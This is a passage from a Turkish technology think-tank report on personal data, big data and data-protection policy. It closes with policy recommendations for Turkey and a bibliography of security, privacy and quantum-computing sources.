Endüstri 4.0 ile birlikte neredeyse tüm cihazlar sensörlerle ortamı algılayıp veri üreten ve birbiriyle bilgi ve veri değiş tokuşu yapabilen akıllı cihazlar haline gelerek hayatımızdaki etkisini artırmıştır. Ayrıca, dijitalleşen dünyada alışveriş yaptığımız kredi kartlarından sağlık bilgilerimizi de barındıran akıllı saatlere, beğendiğimiz fotoğraflardan siyasi eğilimlerimize kadar çok geniş bir yelpazeyle ilgili verilerin İnternet ortamında hiçbir zaman yok olmayan, depolanan ve kolayca işlenip erişilebilir hale gelen veriler olduğu görülmektedir. Bu çaptaki büyük veriyi analiz edip en iyi şekilde yorumlayarak anlamlı hale getiren şirketler müşterinin isteğini en iyi anlayan ve en çok karşılayan şirketler olarak ticari yarışı kazanmaktadır. Veriyi tutan şirketlerin bu verileri sadece ticari amaçlar için kullanmadıkları ortadadır. İşlenmiş anlamlı dijital verilerin siyasi, askeri, sağlık ve teknoloji alanlarında devletler, firmalar ve bireyler tarafından özel amaçlarla kullanılabileceği, buna yönelik özel araçların geliştirilmeye başlandığı ve bu verilerin geleceği yönlendireceği çok açık ortadadır.

Veri sızıntılarının ortaya çıkmasından dolayı kişiler olumsuz etkilenirken aynı zamanda şirketlerin, kurumların ve ülkelerin uygulamaları ve politikaları da açığa çıkıyor ve görünür hale geliyor. Bizim oluşturduğumuz dijital veriler birçok sektör için hammadde olarak kullanılıyor ve daha sonra veri madenciliği, yapay zekâ, makine öğrenmesi gibi katma değeri yüksek çeşitli teknolojilerle işlenip tekrar pazarlanabiliyor. İnternet ortamında her etkileşimde bulunduğumuzda ticari amaçlar ya da siyasi emeller için kullanılan, bazen de askeri müdahalelere zemin hazırlamak için manipüle edilen birer siber araca dönüşüyoruz. Bu büyüklükte depolanan veri sayesinde kişilerin bireysel eğilimlerinin, sınırlarının, beklentilerinin ve duygularının profillerini içeren bir alt yapı elde ediliyor ve bundan sonra bu verilerle ne yapılacağı tamamen veriyi elinde tutan tarafın hayal gücüne kalıyor.

Devletler, kişisel verileri yapay zekâ, büyük veri ve siber güvenlik konularını da işin içine katarak usulüne uygun olarak işlemelidir. Bu şekilde topluma yarar sağlayacak verilerin üretilmesi; stratejilerin, politikaların ve hedeflerin belirlenmesi sağlanmalıdır. Ülke olarak bu yarışta yerimizi alabilmemiz için devlet seviyesinde politikalar üretmemiz, menfaatimize uygun düzenlemeler sağlayıp gerekli durumlarda çalışmalar başlatmamız şart görünmektedir. Türkiye Cumhuriyeti vatandaşı olan her kişinin verileri, devlet için ekonomi, maliye, eğitim, sağlık, güvenlik ve sosyal politikaların gerçekçi ve bilimsel verilere dayanarak geliştirilmesi için kaynaktır. Ülkemizde denetim, Kişisel Verilerin Korunması Kanunu ve Kişisel Verilerin Korunması Kurulu ile sağlanmış durumdadır. Ancak usul, yönetmelik ve ceza yanında, Kişisel Verilerin İşlenmesi konusunda politikaların ortaya konulması da gerekmektedir. Kişisel veriler işlenerek toplum yararına uygulamalar ortaya çıkarılmalıdır. Ayrıca yazılım geliştirerek bir hizmet ortaya koyan bilişim firmalarının hizmet kalitelerini artırmak, teknolojilerini geliştirmek, kullanıcılar için daha verimli ürünler ortaya koymak ve hizmetlerini yapay zekâ ve büyük veri teknolojilerinden yararlanarak daha iyi bir noktaya taşımak için topladıkları verileri işlemeleri ve işledikleri verilerden sonuçlar çıkarmaları gerekmektedir. Bu şekilde piyasada rekabet edip ürünlerini daha iyi bir seviyeye taşıyabilirler.

Kişisel verilerin korunmasıyla ilgili tartışmaların artarak büyüyeceği ve dünya genelinde kişisel verileri koruma yasalarının gözden geçirilerek daha da güçlendirilmesi konusunun yakın zamanda gündeme geleceği görülmektedir. Son kullanıcıların bilinçlendirilmesi zorunluluğu, devletlerin siber güvenlik politikalarına girecektir. Veri hakları temel haklar olarak devletlerin anayasalarında kendine kalıcı olarak yer bulacaktır. Büyük veriyi doğru şekilde yöneten, usulüne uygun olarak menfaatine yönelik işleyen ülkeler geleceğe yön verecek, bunu başaran şirketler ise yakın geleceğin en kıymetli şirketleri arasında yer alacaktır. Bu nedenle ülke olarak bu savaşta yerimizi bir an önce almamız, etki, alanımızı genişletmemiz ve uluslararası arenada söz sahibi olmak için ne gerekiyorsa yapmamız ülkemizin geleceği için vazgeçilmez bir unsurdur.

KAYNAKÇA

[1] I. Beer, «Google Project Zero Blog,» Google, 29 8 2019. [Çevrimiçi]. Available: https://googleprojectzero.blogspot.com/2019/08/a-very-deep-dive-into-ios-exploit.html. [Erişildi: 10 9 2019].

[2] Z. Q. Qi Alfred Chen, «Peeking into Your App without Actually Seeing It: UI State Inference and,» %1 içinde 23rd USENIX Security Symposium, San Diego, CA, 2014.

[3] J. H. G. G. GuangLiang Yang, «Iframes/Popups Are Dangerous in Mobile WebView: Studying and Mitigating Differential Context Vulnerabilities,» %1 içinde 29th USENIX Security Symposium, Santa Clara, CA, 2019.

[4] A. Kuprins, «medium,» 3 9 2019. [Çevrimiçi]. Available: https://medium.com/csis-techblog/analysis-of-joker-a-spy-premium-subscription-bot-on-googleplay-9ad24f044451. [Erişildi: 10 9 2019].

[5] H. Sparks, «nypost,» 10 9 2019. [Çevrimiçi]. Available: - https://nypost.com/2019/09/10/joker-malware-was-hidden-on-dozens-of-android-apps/. [Erişildi: 10 9 2019].

[6] M. Wixey, «Sound Effects : Exploring acoustic cyber-weapons,» Las Vegas, NV, 2019.

[7] L. H. NEWMAN, «WIRED,» 11 08 2019. [Çevrimiçi]. Available: https://www.wired.com/story/acoustic-cyberweapons-defcon/. [Erişildi: 01 09 2019].

[8] R. B.-N. Y. E. B. N. Dudi Nassi, «MobilBye: Attacking ADAS with Camera Spoofing,» 2019.

[9] A. Baumhof, «Are Quantum Computers Really A Threat To Cryptography,» %1 içinde Defcon 2019, Las Vegas, NV, 2018.

[10] L. K. Grover, «A fast quantum mechanical algorithm for database search,» %1 içinde 28th Annual ACM Symposium on the Theory of Computing (STOC), Philadelphia, PA, 1996.

[11] P. W. Shor, «Polynomial-Time Algorithms for Prime Factorization and Discrete Logarithms on a Quantum Computer,» %1 içinde 35th Annual Symposium on Foundations of Computer Science, Santa Fe, 1997.

[12] D. N. E. A. M. M. F. B. P. S. R. R. S. X. W. I. L. C. R. B. Thomas Monz1, «Realization of a scalable Shor algorithm,» Science, cilt 351, no. 6277, pp. 1068-1070, 2016.

[13] H. A. S. T. Raouf Dridi, «Enhancing the efficiency of adiabatic quantum computations,» arXiv:1903.01486v1 [quant-ph], 2019.

[14] K. A. B. A. J. M. T. S. H. a. S. K. Shuxian Jiang, «Quantum Annealing for Prime Factorization,» arXiv:1804.02733v2 [quant-ph], 2018.

[15] W. P. W. H. W. F. C. Wang, «Factoring larger integers with fewer qubits via quantum annealing with optimized parameters,» Science China Physics, Mechanics & Astronomy, cilt 62, no. 60311, 2019.

[16] D. L. a. D. S. Johannes K Becker*, «Tracking Anonymized Bluetooth Devices,» %1 içinde The 20th Privacy Enhancing Technologies Symposium, Montréal, Canada, 2019.

[17] N. B. a. M. Bland, «Please Pay Inside: Evaluating Bluetooth-based,» %1 içinde 28th USENIX Security Symposium , Santa Clara, CA, 2019.

[18] Rippleshot, «State of Card Fraud: 2018,» 2018. [Çevrimiçi]. Available: https://www.aba.com/-/media/archives/endorsed/rippleshot-state-of-card-fraud.pdf. [Erişildi: 01 09 2019].

[19] THE NEWNAN TIMES-HERALD, «The Newnan Times-Herald,» 05 07 2017. [Çevrimiçi]. Available: https://times-herald.com/news/2015/06/armenian-skimmer-leader-pleads-guilty. [Erişildi: 12 08 2019].

[20] D. K. a. K. S. a. B. C. a. D. G. a. G. A. a. D. K. a. R. G. a. Z. Durumeric, «All Things Considered: An Analysis of IoT Devices on Home Networks,» %1 içinde 28th USENIX Security Symposium - USENIX Security 19, Santa Clara, CA, 2019.

[21] T.C. Cumhurbaşkanlığı, «Resmi Gazete,» 6 7 2019. [Çevrimiçi]. Available: https://www.resmigazete.gov.tr/eskiler/2019/07/20190706-10.pdf. [Erişildi: 9 10 2019].

[22] S. D. Warren ve L. D. Brandeis, «The Right to Privacy,» Harvard Law Review, pp. 193-220, 1890.

[23] «CNIL,» 06 09 2019. [Çevrimiçi]. Available: https://www.cnil.fr/en/data-protection-around-the-world.

[24] «bbc,» 13 7 2019. [Çevrimiçi]. Available: https://www.bbc.com/news/world-us-canada-48972327.

[25] S. Meredith, «cnbc,» 21 3 2018. [Çevrimiçi]. Available: https://www.cnbc.com/2018/03/21/facebook-cambridge-analytica-scandal-everything-you-need-to-know.html.

[26] R. B. Levine, «alamy,» 11 4 2018. [Çevrimiçi]. Available: https://www.alamy.com/front-pages-of-new-york-tabloid-newspapers-on-wednesday-april-11-208-report-on-the-previous-days-testimony-of-facebook-founder-mark-zuckerberg-before-a-senate-committee-related-to-the-cambridge-analytica-data-scandal-and-the-russian-.

[27] «ico,» 8 7 2019. [Çevrimiçi]. Available: https://ico.org.uk/about-the-ico/news-and-events/news-and-blogs/2019/07/ico-announces-intention-to-fine-british-airways/. [Erişildi: 9 10 2019].

[28] T. CMS Law, «enforcementtracker,» [Çevrimiçi]. Available: http://www.enforcementtracker.com. [Erişildi: 9 10 2019].

[29] «bbc,» 7 9 2018. [Çevrimiçi]. Available: https://www.bbc.com/news/technology-45446529#. [Erişildi: 9 10 2019].

[30] V. Gevers, «twitter,» [Çevrimiçi]. Available: https://twitter.com/0xdude/status/1095702540463820800. [Erişildi: 10 8 2019].

[31] Kişisel Verileri Koruma Kurumu, «KVKK,» [Çevrimiçi]. Available: https://www.kvkk.gov.tr/Icerik/5406/Kurul-Karar-Ozetleri. [Erişildi: 27 8 2019].

STM

www.stm.com.tr

/STMDefence

thinktech

STM Teknolojik Düşünce Merkezi

thinktech.stm.com.tr

/STMThinkTech